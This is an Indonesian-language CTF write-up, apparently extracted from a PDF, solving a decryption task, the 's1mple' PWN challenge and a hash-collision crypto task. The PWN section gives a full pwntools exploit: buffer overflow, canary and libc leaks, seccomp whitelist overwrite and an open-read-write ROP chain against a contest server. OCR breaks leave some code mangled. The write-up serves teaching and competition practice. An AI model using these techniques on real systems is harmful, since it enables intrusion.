Kedua fungsi saling berhubungan karena untuk melakukan _decrypText (AES CBC) menggunakan key dari passkey. Maka kami menggunakan script berikut untuk mendapatkan passkey yang valid dan melakukan decryption text.


solve.py

```
from Crypto.Cipher import AES
import base64


def gen_key():
    passkey = ['\0'] * 16
    if ((passkey[4] != 'r') and (passkey[9] != 'r')):
        passkey[4] = 'r'
        passkey[9] = 'r'

    if (passkey[11] != '1'):
        passkey[11] = '1'
```

```
    if (passkey[13] != '3'):
        passkey[13] = '3'

    if (ord(passkey[13]) - ord(passkey[11]) != 2):
        passkey[11] = ord(passkey[13]) - 2

    if((passkey[3]!='u') and (passkey[6] != 'u')):
        passkey[3] = 'u'
        passkey[6] = 'u'

    if((9 - ord(passkey[15]))!= ord(passkey[14])):
        passkey

    if ((passkey[0] != 's') and (passkey[7] != 's')):
        passkey[0] = 's'
        passkey[7] = 's'

    if((passkey[1] != 'e') and (passkey[5] != 'e') and(passkey[8] != 'e')):
        passkey[1] = 'e'
        passkey[5] = 'e'
        passkey[8] = 'e'

    if (passkey[2] != 'c'):
        passkey[2] = 'c'

    if (passkey[12] != '2'):
        passkey[12] = '2'

    if(passkey[10] != '$'):
        passkey[10] = '$'

    if (passkey[14] != '4'):
        passkey[14] = '4'

    if (passkey[15] != '5'):
        passkey[15] = '5'

    return(''.join(passkey) * 2)

ciphertext =
base64.b64decode('UYQ6Ym1peawlwppjjhm5dhMdZCKHSIKqN3/kVgMHuZW0o7iHCzwIrRky8r
```

```
DiASkRnFsRBvV9utOl5P6Mn1BmKw==')
key = gen_key().encode()
iv = base64.b64decode("bmVlZGd1ZXNzdGhla2V5eQ==")

cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = cipher.decrypt(ciphertext)
print(plaintext)
```

Setelah dijalankan kami mendapati sebuah link github https://github.com/aodreamer/JustADumpRepo/raw/main/f/mod.glb. Unduh file lalu gunakan https://gltf-viewer.donmccurdy.com/ untuk melihat isi file 3D model. Flag akan ditemukan didalam box.



PWN

s1mple

Flag: WRECKIT50{introductory_to_program_exploitation_s00_34zyyyy}

diberikan 2 file, sebuah binary chall ELF dan Dockerfile.

berikut hasil dekompilasi chall dari ghidra:

```
void main(void)

{
  char *found;
  long in_FS_OFFSET;
  int idx;
  char buffer [80];
  undefined4 seccomp1;
  undefined4 seccomp2;
  undefined4 seccomp3;
  undefined4 seccomp4;
  long kuki;

  kuki = *(long *)(in_FS_OFFSET + 0x28);
  memset(buffer,0,0x5c);
  seccomp1 = 1;
  seccomp2 = 0x3c;
  seccomp3 = 0xe7;
  seccomp4 = 6;
  printf("Choose your target: ");
  read(0,buffer,0x500);
  for (idx = 0; idx < 0x50; idx = idx + 1) {
    if (buffer[idx] == '\0') {
      puts("Fill them all!");
                    /* WARNING: Subroutine does not return */
      exit(1);
    }
  }
  printf("Target confirmed: %s\n",buffer);
  found = strstr(buffer,"HEADSHOT");
```

```
  if (found == (char *)0x0) {
    setup_seccomp(&seccomp1);
    puts("You lose");
  }
  else {
    puts("HEADSHOT!. Another chance!.");
    main();
  }
  if (kuki != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

disini terdapat kerentanan yang cukup jelas yaitu buffer overflow karena read membaca sampai 0x500 sementara buffer di stack tidak sebesar itu.

apabila di buffer tidak terdapat string ***HEADSHOT***, maka eksekusi main akan berulang (lebih tepatnya rekursif sehingga stacknya berbeda), namun apabila sebaliknya program akan return dan menerapkan syscall filter melalui seccomp yang bersifat whitelist.

note syscall number whitelist yang sudah di hardcode dapat di overwrite dari bof yang didapatkan sebelumnya, sebagai contoh:

```
# └──╼ [★]$ sudo seccomp-tools dump ./chall
# Choose your target:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaata
aauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaab
oaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
# Target confirmed:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaata
aauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaab
oaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
# 9n
#  line  CODE  JT   JF      K
# =================================
#  0000: 0x20 0x00 0x00 0x00000004  A = arch
#  0001: 0x15 0x00 0x08 0xc000003e  if (A != ARCH_X86_64) goto 0010
#  0002: 0x20 0x00 0x00 0x00000000  A = sys_number
#  0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
#  0004: 0x15 0x00 0x05 0xffffffff  if (A != 0xffffffff) goto 0010
#  0005: 0x15 0x03 0x00 0x61616175  if (A == 0x61616175) goto 0009  ---> └──╼
[★]$ pwn cyclic -l 0x61616175
```

```
#                                                              80
#  0006: 0x15 0x02 0x00 0x61616176  if (A == 0x61616176) goto 0009
#  0007: 0x15 0x01 0x00 0x61616177  if (A == 0x61616177) goto 0009
#  0008: 0x15 0x00 0x01 0x61616178  if (A != 0x61616178) goto 0010
#  0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
#  0010: 0x06 0x00 0x00 0x00000000  return KILL
```

bisa di observasi bahwa ***sys_number (A)*** berisikan payload cyclic yg diberikan.

lalu program juga dilengkapi dengan PIE dan canary, untuk mengatasi hal ini saya akan mengambil keuntungan dari printf berikut

```
printf("Target confirmed: %s\n",buffer);
```

dimana kita dapat write buffer cukup hingga pada address/value yang ingin di leak, dalam kasus ini saya leak 3 value yaitu canary sebelum rbp dan return value dari main kepada __libc_start_main+243 utk libc leak dan sebuah address stack.

sisanya tinggal rop, namun execve disini tidak dapat bekerja meskipun telah saya allow di seccomp. alhasil saya menggunakan teknik ORW.

lalu didapatkan juga bahwa ketika open flag, bahwa nilai fd bukan 0x3 (secara intuitive apabila baru open flag baru di sebuah process), saya menambahkan sedikit rop untuk write ke stdout hasil rax dari fd dan ditemukan pada remote nilai tersebut adalah 0x5.

berikut flag remote yang didapatkan:

berikut script exploit yang digunakan:

```
#!/usr/bin/env python3
from pwn import *
```

```
# ===========================================================
#                           SETUP
# ===========================================================
exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc-2.31.so'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '137.184.250.54', 7051

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
# breakrva 0x1319
# breakrva 0x1441
# breakrva 0x147d
breakrva 0x14a3
'''.format(**locals())

# ===========================================================
#                           EXPLOITS
# ===========================================================
# └──╼ [★]$ pwn checksec chall
#     Arch:     amd64-64-little
#     RELRO:    Full RELRO
#     Stack:    Canary found
#     NX:       NX unknown - GNU_STACK missing
#     PIE:      PIE enabled
#     Stack:    Executable
#     RWX:      Has RWX segments

# └──╼ [★]$ sudo seccomp-tools dump ./chall
```

```
#                    Choose                    your                    target:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaata
aauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaab
oaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
#                                Target                                confirmed:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaata
aauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaab
oaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
# 9n
#  line  CODE  JT   JF      K
# =================================
#  0000: 0x20 0x00 0x00 0x00000004  A = arch
#  0001: 0x15 0x00 0x08 0xc000003e  if (A != ARCH_X86_64) goto 0010
#  0002: 0x20 0x00 0x00 0x00000000  A = sys_number
#  0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
#  0004: 0x15 0x00 0x05 0xffffffff  if (A != 0xffffffff) goto 0010
#  0005: 0x15 0x03 0x00 0x61616175  if (A == 0x61616175) goto 0009  ---> └──--
[★]$ pwn cyclic -l 0x61616175
#                                                                       80
#  0006: 0x15 0x02 0x00 0x61616176  if (A == 0x61616176) goto 0009
#  0007: 0x15 0x01 0x00 0x61616177  if (A == 0x61616177) goto 0009
#  0008: 0x15 0x00 0x01 0x61616178  if (A != 0x61616178) goto 0010
#  0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
#  0010: 0x06 0x00 0x00 0x00000000  return KILL

def exploit():
    global io
    io = initialize()
    rop = ROP(libc)

    payload = b'HEADSHOT'.ljust((80+16+8+32)-1, b'C') + b'D'
    io.sendafter(b'target:', payload)
    io.recvuntil(b'CD')
                libc.address    =    u64(io.recv(6)    +    b'\x00\x00')    -
libc.sym['__libc_start_main'] - 243

    payload = b'HEADSHOT'.ljust((80+16+8), b'A') + b'B'
    io.sendafter(b'target:', payload)
    io.recvuntil(b'AB')
    canary = u64(b'\x00' + io.recv(7))
    stack = u64(io.recv(6) + b'\x00\x00')
```

```
    POP_RDI = libc.address + 0x023b6a
    POP_RSI = libc.address + 0x2601f
    POP_RDX_R12 = libc.address + 0x119431
    RET = libc.address + 0x22679
    MOV = libc.address + 0x34550 #  mov qword ptr [rdx], rax ; ret

    payload = b'A' * 80
        payload  +=  p32(0x3b)  +  p32(1)  +  p32(0)  +  p32(257)  #  allowed
syscall/seccomp whitelist, somehow execve doesn't work
    payload += b'\x00/flag'.ljust(8, b'\x00')
    payload += flat([
        canary,
        stack, # rbp

        POP_RDI,
        stack - 0x14f, # /flag
        POP_RSI,
        0x0,
        POP_RDX_R12,
        0x0,
        0x0,
        libc.sym['open'],

        # remote fd debug
        # POP_RDX_R12,
        # stack,
        # 0x0,
        # MOV,
        # POP_RDI,
        # 0x1,
        # POP_RSI,
        # stack,
        # POP_RDX_R12,
        # 0x8,
        # 0x0,
        # libc.sym['write'],

        POP_RDI,
        5, # fd, found out by debug above, it wasn't 3
        POP_RSI,
        stack,
        POP_RDX_R12,
```

```
        0x40,
        0x0,
        libc.sym['read'],

        POP_RDI,
        0x1, # stdout
        libc.sym['write'],
    ])
    io.sendafter(b'target:', payload)

    log.success('libc base: %#x', libc.address)
    log.success('canary: %#x', canary)
    log.success('stack: %#x', stack)
    io.interactive()

if __name__ == '__main__':
    exploit()
```

CRYPTOGRAPHY

m4K c0MbL4n6

Flag: WRECKIT50{fUnCt10n_Sh0uLd_nOt_13Ij3cT1On}


berikut cuplikan source code yang diberikan

```
while True:
    X_hex = input('choose your man (hex): ')
    Y_hex = input('choose your woman (hex): ')

    hash_value1 = HORTEX(Y_hex)
    hash_value2 = HORTEX(Y_hex)

    if hash_value1 == hash_value2 and X_hex != Y_hex:
        print("New couple is matched :). Here your flag WRECKIT50{REDACTED}")
        break
    else:
        print("Try again")
        break
```

dua input kita akan dijalankan terhadap suatu fungsi yang menghasilkan suatu nilai hash. Flag akan didapatkan jika nilai hash tersebut sama namun dua input yang diberikan berbeda. Permasalahan ini adalah tipe ***Hash Collision***.

Meskipun saya familiar dengan tipe permasalahan yang diberikan, saya tidak paham sampai detailnya, maka dari itu saya mencari di google dan menemukan blog berikut: https://book.jorianwoltjer.com/cryptography/hashing

Ada beberapa payload POC yang diberikan salah satunya adalah:



Lalu dari source code kita ketahui bahwa input yang diberikan harus dalam hex string, saya coba kedua payload dalam POC yang ada pada blog tersebut dan flag didapatkan.